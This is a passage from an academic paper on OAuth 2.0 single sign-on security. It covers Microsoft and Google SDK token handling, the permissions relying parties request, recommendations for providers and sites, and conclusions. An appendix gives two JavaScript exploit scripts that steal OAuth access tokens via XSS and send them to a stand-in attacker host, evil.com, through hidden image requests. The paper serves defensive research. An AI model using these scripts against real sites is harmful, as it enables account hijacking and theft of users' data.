We examined Microsoft's SDK and found that the SDK does not use any cross-origin communication mechanism for passing access tokens; instead, a cookie shared between same-origin frames is used. Microsoft SDK requires RPs to include the SDK library on the page of the redirect URI, which is under the RP's domain. The library on the redirection page extracts the access token from the URI fragment and saves it to a cookie named `wl_auth`. To obtain the access token, the library on the RP login page polls the change of this cookie every 300 milliseconds. When the cookie is set after a successful authorization by the redirect URI, the library on the login page notifies the subscribed event handlers with the value stored in the cookie. Using cookie for cross-frame interactions avoids security threats imposed in the cross-domain communication channels; however, the cookie could be eavesdropped in transit and stolen by malicious cross-side scripts.

Permissions	N	Permissions	N
1. email	69	6. basic_info	20
2. user_birthday	43	7. user_likes	10
3. publish_stream	38	8. publish_actions	9
4. offline_access	34	9. user_interests	8
5. user_location	26	10. user_photos	7

Table 3: Top 10 permissions requested by RPs.

For cross-browser support and performance enhancement, Google SDK implements a wide range of cross-domain communication mechanisms, including fragment identifier messaging, `postMessage`, Flash, Resizing Message Relay for WebKit based browsers (Safari, Chrome), Native IE XDC for Internet Explorer browsers and the FrameElement for Gecko based browsers (Firefox). The SDK is separated in five script files consisting of more than 8,000 line of code. Barth et al. [5] systematically analyze the security of `postMessage` and fragment identifier messaging, and Hanna et al. [10] empirically examine two JavaScript libraries (Google Friend Connect and Facebook Connect) that are layered on `postMessage` API. Nevertheless, for other cross-domain communication mechanisms supported by Google SDK, the lack of a thorough and rigid security analysis might lead to severe security compromises, which is an important research topic that require further investigations.

4.5 Security implications of stolen tokens

The scope and duration authorized to an access token determine what malicious activities could be carried out when the token is stolen. To understand the power associated with stolen tokens, we recorded and analyzed the permissions requested by the evaluated RPs. Table 3 shows the top ten permissions requested by RPs. Note that 34 RPs request an *offline* permission. When offline access permission is explicitly authorized by the user, the attacker could perform authorized requests on behalf of the user at any time, regardless whether the victim is currently logged into the IdP.

The social graph within a social network contains hundred millions of user information and it is a powerful viral platform for the distribution of information. According to Facebook Immune System [25], attackers commonly target the social graph to harvest user data and propagate spam, malware and phishing messages by compromising existing accounts, creating new fake accounts and infiltrations, or through fraudulent applications. Compromised accounts are typically more valuable than fake accounts because they carry established trust. Phishing and malware are two main attack vectors to compromise existing accounts. Nevertheless, we found that access token theft through RP websites provides attackers another novel way to partially harvest user data and act on behalf of the victim users. Furthermore, as the attack makes use of a legitimate web API requests on behalf of the victim RP, it could be difficult to detect and block from the IdP's defending mechanism point of view.

5. RECOMMENDATIONS

The results of our analysis and evaluation show that RP websites need to employ additional countermeasures in order to protect the confidentiality, authenticity and integrity

	Recommendations	Threats to User's Data									
		On IdP				On RP					
		A1		A2		A3		A4		A5	
		C	S	C	S	C	S	C	S	C	S
IdP	Explicit flow registration				√						
	White-list redirect URIs			△	△						
	Support token refresh mechanism			△	△						
	Enforce single-use of authorization code					△	△				
	Avoid saving access token to cookie	△									
	Explicit user consent			△	△					△	△
	Explicit user authentication									√	√
RP	SSL protection for sign-in endpoints	√	√			△	△				
	Contextual binding verification					√	√	√	√	√	√
	Login domain separation			△	△						

Table 4: The summary of our recommendations. A1: access token eavesdropping; A2: access token XSS; A3: impersonation; A4: session swapping; A5: CSRF. C: Client-flow; S: Server-flow. √ complete; △: partial.

of SSO credentials. However, we found that the root causes of the uncovered threats involve trade-offs between simplicity, usability and security. To be effective and practical, we aimed to satisfy the following properties when proposing improvements for IdPs and RPs:

- **Backward compatibility**: The protection mechanism must be compatible with the existing OAuth protocol and must not require modifications from the browsers.
- **Gradual adoption**: IdPs and RPs must be able to adopt the proposed improvements gradually and separately, without breaking their existing functional implementations.
- **Simplicity**: The countermeasure should be easy to implement and deploy. In particular, it should not require cryptographic operations (e.g., HMAC, public/private key encryption) from RPs because simplicity is the main design feature that makes OAuth 2.0 get widespread acceptance.

A thorough, while simple, defending mechanism is challenging to come up with. For instance, SSL can protect the confidentiality of SSO credentials, but it cannot mitigate exploits launched from browsers, such as XSS, CSRF, and impersonation attacks. In addition, the use of SSL introduces unwanted complications; thus, employing SSL for the whole website domain might not be practical. Table 4 illustrates the summary of our recommendations. For each recommendation, the corresponding prevented threats, designed for client-flow or server-flow RPs, and whether offered as a complete or partial defending mechanism are denoted respectively.

5.1 Recommendations for IdPs

We suggest IdPs should provide *secure-by-default* options to reduce attack surfaces, and include users in the loop to circumvent request forgeries while improving their security and privacy perceptions:

- **Explicit flow registration**: IdPs should provide a registration option for RPs to explicitly specify which authorization flow they support, and grant access tokens only to the flow indicated. This option alone could completely protect server-flow RPs (42%) from access token theft via XSS attacks.
- **White-list redirect URIs**: Domain-based registration increases the number of surfaces needed to be protected by an RP website significantly. In contrast, white-listing redirection endpoints allows RPs to dedicate their mitigation efforts.
- **Support token refresh mechanism**: A user's RP session is typically longer than the short-lived nature of an access token (e.g., one hour). For an IdP implementation in which a standard token refresh mechanism (as described in Section 6 of the OAuth protocol) is not available, RPs need to request an *offline* extended permission from the user so that the access token would be always valid unless the user explicitly revoke it. However, this practice violates least privilege design principle as the duration of a such token would be unnecessarily longer than the user's RP session, and the token is kept valid even when the user is not online with the IdP. In addition, the chance for such an authorization request being disallowed by users might be increased. Another walk-around solution for RPs is to use the "automatic authorization granting" feature on the client-side; but this feature is implementation-dependent, and it also makes RPs vulnerable to access token theft via XSS.
- **Enforce single-use of authorization code**: 61% of tested RPs use authorization code as SSO credential, but they are vulnerable to impersonation attacks because the code's single-use is not enforced by Facebook. The rationale behind Facebook's authorization code practice is not documented; but we believe that the authorization code is intended to be used by RPs to exchange a valid access token when one expires, due to the lack of a token refresh mechanism.
- **Avoid saving access token to cookie**: At the time of writing, Microsoft's SDK still stores access tokens into cookies. We suggest other IdPs should follow Facebook's improvement by using a signed authorization code and user identifier for the cookie in place of an access token.
- **Explicit user consent**: Automatic authorization granting should be provided as an *optional* feature—offered only for RPs that explicitly request it. To encourage the practice of least privilege principle which limits the damages stemmed from an compromised access token, IdPs could also require an explicit user consent for *every* authorization request from RPs that asking for extended permissions. In addition to preventing access token theft via XSS, explicit user consent could also increase users' privacy awareness and their adoption intentions as shown in a prior web SSO usability study [26].
- **Explicit user authentication**: Sun et al. [26] show that many participants in their usability study incorrectly thought that the RP knows their IdP login credentials because the login pop-up window simply blinked opened and

then closed when the participants have already authenticated to their IdP in the same browser session. The study also shows that prompting users to authenticate with their IdP for every RP sign-in attempt could provide users with a more adequate mental model, and improve user's security perception. Thus, IdPs should provide an additional parameter in the authorization request for RPs to specify whether an explicit user authentication is required for that request in order to enhance users' trust with the RP, as well as preventing force-login CSRF attacks.

Furthermore, we suggest the follows to enhance developer usability and improve future security:

- **Server-flow support from SDK**: JavaScript SDK provides several features for RP developers to simplify their client-side development tasks, but the support is currently only available for client-flow RPs. Since server-flow is architecturally more secure, we suggest JavaScript SDK should support using authorization code as a response option in order for server-flow developers to reduce their browser-side development efforts.
- **Choice for proof token**: The methods used by the resource server to validate the access token are beyond the scope of the protocol specification. The "OAuth Threat Model" introduce two types of token: *bearer token*, can be used by any client who has received the token [12], and *proof token*, can only be used by a specific client such as MAC tokens [8]. For simplicity, all current IdPs favor bearer access tokens and offered as the only option. Nevertheless, as proof tokens can prevent replay attacks when resource access requests are eavesdropped, we recommend IdPs to provide proof token as a choice for RP websites.

5.2 Recommendations for RPs

To protect SSO users, RPs should protect SSO credentials with SSL, verify contextual bindings, and use a different HTTP domain for redirect URIs:

- **SSL protection for sign-in endpoints**: SSL is the most established way for protecting HTTP messages from network eavesdropping. For RPs that already have SSL in place, we suggest the SSL should be used to protect their sign-in endpoints. Although the use of SSL introduces unwanted complications, nevertheless, the negative impacts should be minimal and ignorable since there is typically only one sign-in endpoint per website, and the sign-in endpoint typically contains only server-side program logic.
- **Contextual binding verification**: By ensuring the received SSO credential is from the same browser that initiated the authorization request, impersonation and session swapping attackers could be mitigated. To accomplish this, RPs could include a value that binds the authorization request to the browser session (e.g., a hash of session cookie) in the request via `redirect_uri` or `state` parameter. Upon receiving an authorization response, the RP recomputes the binding value from session cookie and checks whether the binding value from the authorization response matches the newly computed value. If two binding values are not the same, the authorization response should be rejected. For server-flow RPs, the binding token could be extended to prevent force-login CSRF attacks by appending the token to the SSO login form as a hidden form field. Moreover, we suggest the binding token should be used to protect any HTTP request that alters user state on the RP server.
- **Login domain separation**: RPs should use a separated HTTP domain for redirect URIs in order to prevent access token theft through XSS vulnerabilities found in the RP's application domain. All endpoints within the login domain should be protected with SSL, and input values should be properly sanitized and validated. Note that for SDK RPs, the SDK should be placed on pages within the dedicated login domain in order to receive access tokens through cross-origin frame communications.

6. CONCLUSIONS

Analogous to the way credit cards reduce the friction of paying for goods and services, SSO systems are intended to reduce the friction of using the Web. While OAuth 2.0-based SSO systems are rapidly gaining adoption, for users to entrust the exchange of private and sensitive information over the protocol, they need to have confidence in its security properties. Nevertheless, we found that although OAuth 2.0-based SSO systems are simple for RP developers to implement, they are not secured.

Unlike logic flaws, our analysis found that those security threats are caused by design decisions that trade security for simplicity. OAuth 2.0 offers support for public clients that cannot keep client secret secure, and drops signatures and cryptography in favor of bearer tokens. These two design decisions enable the protocol to be played completely within the browser, and thus client-flow. To reduce client-flow implementation efforts and improve user experience, IdPs provides SDK library and offers usable features. While simplifying complexities, these design decisions open the protocol to a wide range of attack surfaces and exploits.

Client-flow is architecturally insecure for the purpose of SSO. First, because access tokens are passing through the browser, they could be stolen by cross-site scripts or sniffed in transit. Second, due to the architectural gap between the browser and RP server, eavesdropped or guessed SSO credentials could be used to impersonate the victim users, or the user data on the RP website could be compromised using CSRF attacks. To protect SSO users, IdPs should provide secure-by-default options for RPs to reduce attack surfaces, and involve user in every authorization process to improve both system security and the user's security and privacy perceptions. For RPs, we recommend that they should use server-flow whenever possible, and protect the confidentiality and authenticity of SSO credentials. Furthermore, JavaScript SDKs play a crucial role to the security of OAuth SSO systems; a thorough and rigid security examination of those libraries is an important research topic that deserves further investigation.

7. REFERENCES

[1] B. Adida. Sessionlock: securing web sessions against eavesdropping. In *Proceeding of the 17th International Conference on World Wide Web (WWW'08)*, pages 517–524, New York, NY, USA, 2008. ACM.

[2] E. Athanasopoulos, V. Pappas, A. Krithinakis, S. Ligouras, E. P. Markatos, and T. Karagiannis. xjs: practical xss prevention for web application development. In *Proceedings of the 2010 USENIX*

conference on Web application development, WebApps'10, pages 13–13, Berkeley, CA, USA, 2010. USENIX Association.

[3] A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, pages 360–371, Washington, DC, USA, 2009. IEEE Computer Society.

[4] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*, pages 75–88, New York, NY, USA, 2008. ACM.

[5] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, June 2009.

[6] S. Chari, C. Jutla, and A. Roy. Universally composable security analysis of oauth v2.0. Cryptology ePrint Archive, Report 2011/526, 2011.

[7] E. Hammer. Oauth 2.0 (without signatures) is bad for the Web. http://hueniverse.com/2010/09/oauth-2-0-without-signatures-is-bad-for-the-web/, September 2010. [Online; accessed 01-April-2012].

[8] E. Hammer-Lahav, A. Barth, and B. Adida. Http authentication: Mac access authentication. http://tools.ietf.org/html/draft-ietf-oauth-v2-http-mac-00, May 2011. [Online; accessed 01-April-2012].

[9] E. Hammer-Lahav, D. Recordon, and D. Hardt. The oauth 2.0 authorization protocol. http://tools.ietf.org/html/draft-ietf-oauth-v2-22, September 2011. [Online; accessed 09-December-2011].

[10] S. Hanna, E. C. R. Shinz, D. Akhawe, A. Boehmz, P. Saxena, and D. Song. The Emperor's new APIs: On the (in)secure usage of new client-side primitives. In *Proceedings of the Web 2.0 Security and Privacy 2010 (W2SP)*, 2010.

[11] G. Inc. Social media for business. http://www.gigya.com/, 2011. [Online; accessed 03-April-2012].

[12] M. B. Jones, D. Hardt, and D. Recordon. The oauth 2.0 protocol: Bearer tokens. http://tools.ietf.org/html/draft-ietf-oauth-v2-bearer-06, June 2011. [Online; accessed 01-April-2012].

[13] A. Lieuallen, A. Boodman, and J. Sundstrm. Greasemonkey firefox add-on. https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/, 2012. [Online; accessed 01-April-2012].

[14] T. Lodderstedt, M. McGloin, and P. Hunt. Oauth 2.0 threat model and security considerations. http://tools.ietf.org/html/draft-ietf-oauth-v2-threatmodel-01, October 2011. [Online; accessed 09-December-2011].

[15] M. Miculan and C. Urban. Formal analysis of Facebook Connect single sign-on authentication protocol. In *Proceedings of 37th International Conference on Current Trends in Theory and Practice of Computer Science (SOFSEM'11)*, pages 99–116, 2011.

[16] Y. Nadji, P. Saxena, and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2009.

[17] OWASP. Open web application security project (OWASP) top ten project. http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Proje 2010. [Online; accessed 23-August-2011].

[18] S. Pai, Y. Sharma, S. Kumar, R. M. Pai, and S. Singh. Formal verification of OAuth 2.0 using Alloy framework. In *Proceedings of the International Conference on Communication Systems and Network Technologies (CSNT)*, pages 655–659, 2011.

[19] J. Ruderman. The same origin policy. http://www-archive.mozilla.org/projects/security/components/same-origin.html, 2008. [Online; accessed 23-August-2011].

[20] L. Shepard. Under the covers of OAuth 2.0 at Facebook. http://www.sociallipstick.com/?p=239, 2011. [Online; accessed 31-March-2012].

[21] K. Singh, H. Wang, A. Moshchuk, C. Jackson, and W. Lee. HTTPi for practical end-to-end web content integrity. In *Microsoft Technical Report*, May 2011. [Online; accessed 23-August-2011].

[22] Skybound Software. GeckoFX: An open-source component for embedding Firefox in .NET applications. http://www.geckofx.org/, 2010. [Online; accessed 23-August-2011].

[23] Q. Slack and R. Frostig. Oauth 2.0 implicit grant flow analysis using Murphi. http://www.stanford.edu/class/cs259/WWW11/, 2011. [Online; accessed 12-December-2011].

[24] S. Stamm, Z. Ramzan, and M. Jakobsson. Drive-by pharming. In *Information and Communications Security*, volume 4861 of *Lecture Notes in Computer Science*, pages 495–506. Springer Berlin / Heidelberg, 2007.

[25] T. Stein, E. Chen, and K. Mangla. Facebook immune system. In *Proceedings of the 4th Workshop on Social Network Systems*, SNS '11, pages 8:1–8:8, New York, NY, USA, 2011. ACM.

[26] S.-T. Sun, E. Pospisil, I. Muslukhov, N. Dindar, K. Hawkey, and K. Beznosov. What makes users refuse web single sign-on? an empirical investigation of OpenID. In *Proceedings of Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011.

[27] M. Ter Louw and V. Venkatakrishnan. Blueprint: Precise browser-neutral prevention of cross-site scripting attacks.

[28] L. Vigano. Automated security protocol analysis with the AVISPA tool. *Electronic Notes in Theoretical Computer Science*, 155:61–86, 2006. Proceedings of the 21st Annual Conference on Mathematical Foundations of Programming Semantics (MFPS'06).

[29] R. Wang, S. Chen, and X. Wang. Signing me onto your accounts through Facebook and Google: a traffic-guided security study of commercially deployed single-sign-on web services. In *Proceedings of the 33th IEEE Symposium on Security and Privacy (accepted)*, 2012.

APPENDIX

Access token theft exploit script-A

```
(function(d){
   var rp_host_name='__RP_HOSTNAME__';
   var rp_app_id='__RP_APPID__';
   if(top!=self) { // this page is inside an iframe
     if(document.location.hash != '' ) {
        var hash= document.location.hash.substring(1);
    if(hash.indexOf('access_token')!=-1) {
           var src='http://www.evil.com/oauthhack/harvest.aspx?'+hash
           var d = document;
           var img, id = 'img-hack';
           img = d.createElement('img'); img.id = id; img.async = true;
       img.style.display='none'; img.src = src;
       d.getElementsByTagName('body')[0].appendChild(img);
        }
     }
     return;
   }
   // this page is not inside an iframe
   var redirect_uri= window.location.protocol
                +'//'+window.location.hostname;
   var iframe_src='__AUTHZ_ENDPOINT__?client_id='
        +rp_app_id+'&redirect_uri='
        +redirect_uri+'&response_type=token'
   var f, id = 'iframe-hack'; if (d.getElementById(id)) {return;}
   f = d.createElement('iframe'); f.id = id; f.async = true;
   f.style.display='none';
   f.src = iframe_src;
   d.getElementsByTagName('body')[0].appendChild(f);
}(document));
```

Access token theft exploit script-B

```
function harvest(access_token) {

   var src='http://www.evil.com/oauthhack/harvest.aspx?access_token='
          +access_token
   var d = document;
   var img, id = 'harvest';
   img = d.createElement('img'); img.id = id; img.async = true;
   img.style.display='none';
   img.src = src;
   d.getElementsByTagName('body')[0].appendChild(img);
}

window.fbAsyncInit = function() {
    FB.init({
      appId  : '__RP_APPID__',
      status : false
    });
    FB.getLoginStatus(function(response) {
        harvest(response.authResponse.accessToken)
    });
};

// create <div id="fb-root"></div> dynamically
(function(d){
     var div, id = 'fb-root';
     if (d.getElementById(id)) {return;}
     div = d.createElement('DIV'); div.id = id;
     d.getElementsByTagName('body')[0].appendChild(div);
}(document));

// load the SDK asynchronously
(function(d){
     var js, id = 'facebook-jssdk';
     if (d.getElementById(id)) {return;}
     js = d.createElement('script'); js.id = id; js.async = true;
     js.src = "//connect.facebook.net/en_US/all.js";
     d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```